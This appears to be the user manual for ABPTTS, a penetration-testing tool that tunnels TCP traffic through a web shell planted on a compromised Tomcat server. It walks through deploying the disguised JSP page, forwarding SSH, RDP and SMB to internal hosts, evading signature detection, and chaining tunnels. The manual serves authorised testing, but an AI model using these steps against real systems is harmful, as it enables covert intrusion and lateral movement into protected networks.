A BLACK PATH
TOWARD THE SUN

A Black Path Toward The Sun

Instruction Manual

Ben Lincoln

August 12, 2016 – Version 1.3

Table of Contents

Overview

Introduction

A Black Path Toward The Sun provides the ability to forward TCP ports through a web application server.[1] *ABPTTS* shares similarities with several classes of existing tool - for example, TCP port-forwarders such as netcat, TCP-over-HTTP tools such as httptunnel, and web shells such as the Laudanum Project - but by combining these elements into a single tool, provides functionality not previously available. There are two primary categories of intended use-cases for this tool:

- In a network penetration test, a web application server has been accessed in a way which allows the tester to add web application code, but not to make other types of connection to the server. For example, TCP port 443 on the server is accessible to the tester, but the server is firewalled and has no other inbound or outbound connectivity. In this scenario, *ABPTTS* allows the server to be used as a bridge into the environment where the server is hosted.
- Outbound TCP connectivity is needed, but only HTTP connectivity is possible. For example, a consultant is performing an internal network assessment and would like to tunnel SSH connectivity to an internet host, but the client does not allow direct outbound internet access, and has deployed TLS-inspecting proxy servers which will reject typical attempts to tunnel other protocols. In this scenario, *ABPTTS*[2] will create a tunnel using standards-compliant HTTP requests and responses which should allow the consultant to achieve their goal.

Consider the following scenario:

- A penetration tester has discovered an arbitrary file-upload vulnerability in a web application hosted using Apache Tomcat.
- The web application is accessible to the tester via the internet, but no other connectivity is allowed to the web application server due to a combination of firewalls, router ACLs, and load-balancers.
- The web application server is hosted in an environment that does not allow direct internet connectivity using any protocol.
- The web application server does not have network connectivity to any DNS servers which will forward requests to the internet.

The second point prevents the tester from establishing a forward TCP connection to additional services on the web application server.

The third and fourth points prevent the tester from establishing a reverse TCP (or tunneled TCP) connection from the server back to their own system.

Without a tool such as *ABPTTS*, the tester is limited to non-interactive OS command execution via a web shell. In other words, if they wish to interact with an SMB, NFS, or similar service on a system on the same network as the server, any client tools must be uploaded to the web application server and executed there. This can be challenging at best (especially if a proprietary/unusual operating system is hosting the web application server), and interactive protocols such as RDP cannot be used at all.

ABPTTS provides a bridge over which any TCP-based tools on the tester's system can connect via the web application server's network interface. RDP, SSH, VNC, and others can all be used directly from the tester's system.

Tunneling is accomplished by a combination of two components:

- A client-side Python script which listens for TCP connections and performs translation between raw data and HTTP requests which are sent to the server component.
- A server-side listener which translates between HTTP requests from the client script and raw data sent through a second TCP connection initiated on the web application server. This component is written in the appropriate

[1] For example, Apache Tomcat, JBoss, WebSphere Application Server, or (in a future release) IIS with ASP.NET, Node.JS, Ruby on Rails, et cetera.
[2] Possibly in combination with additional tools such as proxychains and/or cntlm.

language for the web application server - for example, a JSP page is used if the web application server is Apache Tomcat or another Java-based WAS.

Goals

This tool was developed with the following goals:

- Tunneled connectivity should be as reliable as possible - it is likely that if use of this tool is required, it will represent the sole window into a restricted environment, and therefore interruptions in that traffic will be extremely frustrating to users.
- The tool should be simple to deploy - deploying *ABPTTS* should not require installation of additional libraries or native code on the web application server. If possible, uploading a single file should suffice.
- Traffic should be resistant to signature-based detection - as much as possible, traffic should not contain fixed strings or other patterns that differentiate it from typical HTTP traffic.
- Configuration should be as automatic as possible - using this tool effectively requires altering a variety of settings for each deployment (for example, the AES encryption key and the secret key used to authenticate the client). If these settings must be altered manually, it is very likely that users will not rotate them as frequently as they should. Therefore, the tool should automate this process.
- Traffic should be encrypted - many protocols used during penetration tests do not encrypt sensitive data, so the tunneling component should handle this to prevent that data from being sent in plaintext form over a network connection.
- Using multiple instances in a single engagement should be easy

Quick Start - Apache Tomcat

This section will walk you through setting up *ABPTTS* to tunnel SSH connectivity through Apache Tomcat on a simulated target.

You will need:

- A test target running Debian Linux.
- A simulated attacking system running Kali Linux.

1. If you do not already have Apache Tomcat set up on the Debian target, install it now by running apt-get install tomcat8 (or tomcat7, et cetera). You can also manually download a tarball for a different version, but detailed steps for that are outside the scope of this walkthrough.
2. On the Kali system, cd to the directory where you unpacked the *ABPTTS* files.
3. Run the following command to generate an *ABPTTS* package for the target:

```
python ./abpttsfactory.py -o tomcat_walkthrough
```

You should see output similar to the following:

```
[2016-01-22 13:35:16.829737] ------[[[ A Black Path Toward The Sun ]]]------
[2016-01-22 13:35:16.834044]    ----[[        -  Factory  -        ]]----
[2016-01-22 13:35:16.834135]              Ben Lincoln, NCC Group
[2016-01-22 13:35:16.834190]            Version 0.5 - 2016-01-22
[2016-01-22 13:35:16.839211] Output files will be created in "tomcat_walkthrough"
[2016-01-22 13:35:16.839249] Client-side configuration file will be written as "tomcat_walkthrough
    /config.txt"
[2016-01-22 13:35:16.839431] Using "/mnt/hgfs/Engagements/ABPTTS/data/american-english-lowercase
    -4-64.txt" as a wordlist file
[2016-01-22 13:35:16.861086] Created client configuration file "tomcat_walkthrough/config.txt"
[2016-01-22 13:35:16.865823] Created server file "tomcat_walkthrough/abptts.jsp"
```

Sample factory script output

4. Copy the tomcat_walkthrough/abptts.jsp file into the ROOT webapp directory on the Debian system. For example, if you followed the instructions and installed Tomcat 8, the JSP file should be placed in /var/lib/tomcat8/webapps/ROOT/.
5. Verify that the Tomcat service is running and that the JSP is accessible by accessing http://DEBIAN_TARGET:8080/abptts.jsp,[3] where DEBIAN_TARGET should be replaced with the name or IP of your Debian system. Your browser should display a harmless-looking message such as:

[3] again, assuming you followed the instructions regarding the use of the standard Debian build of Tomcat 8

Example "I'm just a harmless system status API" output

The factory script randomizes the messages used for client/server communication, so your result will have different text than what's displayed in this screenshot.

6. On the Kali system, execute the following command (again, replacing DEBIAN_TARGET with the name or IP of your Debian system) to launch the *ABPTTS* client and cause it to forward local port 20227 to port 22 on the loopback interface of the Debian system, using the configuration file the factory script created:

```
python ./abpttsclient.py -c tomcat_walkthrough/config.txt -u http://DEBIAN_TARGET:8080/abptts.jsp
    -f 127.0.0.1:20227/127.0.0.1:22
```

You should see output similar to the following:


```
[2016-01-22 14:00:40.589946] ---===[[[ A Black Path Toward The Sun ]]]===---
[2016-01-22 14:00:40.590080]    --==[[       -  Client  -          ]]==--
[2016-01-22 14:00:40.590092]             Ben Lincoln, NCC Group
[2016-01-22 14:00:40.590099]           Version 0.5 - 2016-01-22
[2016-01-22 14:00:40.794809] Listener ready to forward connections from 127.0.0.1:20227 to
    127.0.0.1:22 via http://10.13.200.158:8080/abptts.jsp
[2016-01-22 14:00:40.794924] Waiting for client connection to 127.0.0.1:20227
```

Initial client script output

7. Initiate an SSH connection over the forwarded port using a command similar to:

```
ssh -p 20227 user@127.0.0.1
```

You should be able to use the SSH session as you would any other.



SSH over TCP over HTTP

Port-Forwarding Specification


The *ABPTTS* client supports an arbitrary number of port-forwarding definitions when called from the command line. The syntax for each specification is:

```
CLIENT_IP:CLIENT_PORT/DESTINATION_IP:DESTINATION_PORT
```

For example, using the configuration created in the previous section, the following command will create this set of forwarded ports:

1. TCP port 30787 (for all interfaces) on the Kali system will be forwarded to port 22 on the loopback interface of the Debian system.
2. TCP port 23389 (for the loopback interface only) on the Kali system will be forwarded to port 3389 on the system with IP address 10.13.200.154 (assuming such a system is accessible to the Debian server).
3. TCP ports 135, 139, and 445 (for all interfaces) on the Kali system will be forwarded to the corresponding ports on the system with IP address 10.13.37.110 (again, assuming such a system is accessible to the Debian server).

```
python ./abpttsclient.py -c tomcat_walkthrough/config.txt -u http://DEBIAN_TARGET:8080/abptts.jsp -f
     0.0.0.0:30787/127.0.0.1:22 -f 127.0.0.1:23389/10.13.200.154:3389 -f
    0.0.0.0:135/10.13.37.110:135 -f 0.0.0.0:139/10.13.37.110:139  -f 0.0.0.0:445/10.13.37.110:445
```




(RDP and SSH) over TCP over HTTP

```
root@niex87:/mnt/hgfs/Engagements/ABPTTS# python ./abpttsclient.py -c tomcat_walkthrough/config.txt -u http://10.13.200.158:8080/abptts-tomca
t.jsp -f 0.0.0.0:30787/127.0.0.1:22 -f 127.0.0.1:23389/10.13.200.154:3389 -f 0.0.0.0:135/10.13.37.110:135 -f 0.0.0.0:139/10.13.37.110:139  -f
 0.0.0.0:445/10.13.37.110:445
[2016-01-22 14:24:55.695798] ---===[[[ A Black Path Toward The Sun ]]]===---
[2016-01-22 14:24:55.695880]     --==[[       -  Client  -          ]]==--
[2016-01-22 14:24:55.695890]             Ben Lincoln, NCC Group
[2016-01-22 14:24:55.695897]           Version 0.5 - 2016-01-22
[2016-01-22 14:24:55.901511] Listener ready to forward connections from 0.0.0.0:139 to 10.13.37.110:139 via http://10.13.200.158:8080/abptts-
tomcat.jsp
[2016-01-22 14:24:55.901774] Waiting for client connection to 0.0.0.0:139
 [2016-01-22 14:24:55.901641] Listener ready to forward connections from 0.0.0.0:135 to 10.13.37.110:135 via http://10.13.200.158:8080/abptts
-tomcat.jsp
[2016-01-22 14:24:55.901994] Waiting for client connection to 0.0.0.0:135
[2016-01-22 14:24:55.902234] Listener ready to forward connections from 0.0.0.0:30787 to 127.0.0.1:22 via http://10.13.200.158:8080/abptts-to
mcat.jsp
[2016-01-22 14:24:55.902369] Waiting for client connection to 0.0.0.0:30787
 [2016-01-22 14:24:55.902269] Listener ready to forward connections from 0.0.0.0:445 to 10.13.37.110:445 via http://10.13.200.158:8080/abptts
-tomcat.jsp
[2016-01-22 14:24:55.902572] Waiting for client connection to 0.0.0.0:445
 [2016-01-22 14:24:55.902421] Listener ready to forward connections from 127.0.0.1:23389 to 10.13.200.154:3389 via http://10.13.200.158:8080/
abptts-tomcat.jsp
                                                                                                to 127.0.0.1:23389
                                                                                                787
                                                                                                to 0.0.0.0:30787
                                                                                                http://10.13.200.158:8080/abptts-tomcat.jsp
                                                                                                9B8DF8A18308DBDF44CF657F7833077; Path=/; HttpOnly
                                                                                                :30787 -> 127.0.0.1:59882 (Connection ID: 4DD78B04379BBACE)]: Server created conne

                                                                                                0.0:30787 -> 127.0.0.1:22 (Connection ID: 4DD78B04379BBACE)]: 2848 bytes sent sinc

                                                                                                :30787 -> 127.0.0.1:59882 (Connection ID: 4DD78B04379BBACE)]: 2400 bytes sent sinc
```



SMB over TCP over HTTP

Configuration File Overlays

The *ABPTTS* client also supports an arbitrary number of references to configuration files. The last definition of any given setting takes precedence. This is to allow "overlays" of settings that should be the same across multiple configurations.

The factory script also supports the same syntax, so that multiple overlays can easily be aggregated into a single configuration package with accompanying server components.

For example, the following command will create a customized version of the previous walkthrough configuration which optimizes the network parameters for a LAN (as opposed to internet or other high-latency/low-throughput network) connection to the target, as well as disables symmetric encryption of tunneled data[4]:

```
python ./abpttsfactory.py -c tomcat_walkthrough/config.txt -c settings_overlay-lan.txt -c settings_
    overlay-plaintext.txt -o tomcat_walkthrough-custom-01
```

[4]Disabling encryption is generally a bad idea, but it can be done

"You're waiting for a train - a train that'll take you far away"

Tunneling one tunnel through another can be useful in a variety of situations, and nesting multiple tunnels provided by the same tunneling software can help reveal the robustness (or lack thereof) of that software's tunneling mechanism and implementation.


Level 2

1. Create an SSH port-forwarding configuration as in the original example:

```
python ./abpttsclient.py -c tomcat_walkthrough/config.txt -c settings-lan.txt -u http://DEBIAN_
    TARGET:8080/abptts.jsp -f 127.0.0.1:20227/127.0.0.1:22
```

2. Log on using SSH over the tunnel, but use the -D argument to enable dynamic SOCKS proxying over the SSH tunnel.

3. Use proxychains to proxy a second SSH connection over the first to connect to a third system.



SSH over SSH over TCP over HTTP

Level 3

1. Create a second *ABPTTS* configuration, and copy the resulting JSP file to a second Tomcat server which is accessible from the first Tomcat server.

2. Launch an instance of *ABPTTS* which forwards local port 7070 to the Tomcat port of the second Tomcat server via the first Tomcat server, e.g.:


```
python ./abpttsclient.py -c tomcat_walkthrough/config.txt -u http://DEBIAN_TARGET:8080/abptts.jsp
    -f 127.0.0.1:7070/10.13.200.121:8080
```


3. Launch a second instance of *ABPTTS* which connects to the second Tomcat server using the port you just forwarded over the first Tomcat server, e.g.:

```
python ./abpttsclient.py -c tomcat_stage_2/config.txt -u http://127.0.0.1:7070/abptts.jsp -f
    127.0.0.1:6060/127.0.0.1:22
```

4. Log on using SSH over the tunnel:

```
ssh -p 6060 user@127.0.0.1
```



SSH over TCP over HTTP over TCP over HTTP

Level (Over 9000)

1. Use the same configuration files in the previous example, and configure the first connection to provide SSH connectivity to the second server, e.g.:

```
python ./abpttsclient.py -c tomcat_walkthrough/config.txt -u http://DEBIAN_TARGET:8080/abptts.jsp
    -f 127.0.0.1:5217/10.13.200.121:22
```

2. Establish a dynamic SOCKS proxy via this channel, e.g.:

```
ssh -p 5217 -D 9975 user@127.0.0.1
```


3. Use proxychains to connect a second instance of *ABPTTS* to the JSP page on the second server via its own loopback interface, over the dynamic SOCKS proxy, *and* forward local port 7801 on the Kali system to the SSH port on the *first* Tomcat server, e.g.:

```
proxychains python ./abpttsclient.py -c tomcat_stage_2/config.txt -u http://127.0.0.1:8080/abptts.
    jsp -f 127.0.0.1:7801/DEBIAN_TARGET:22
```

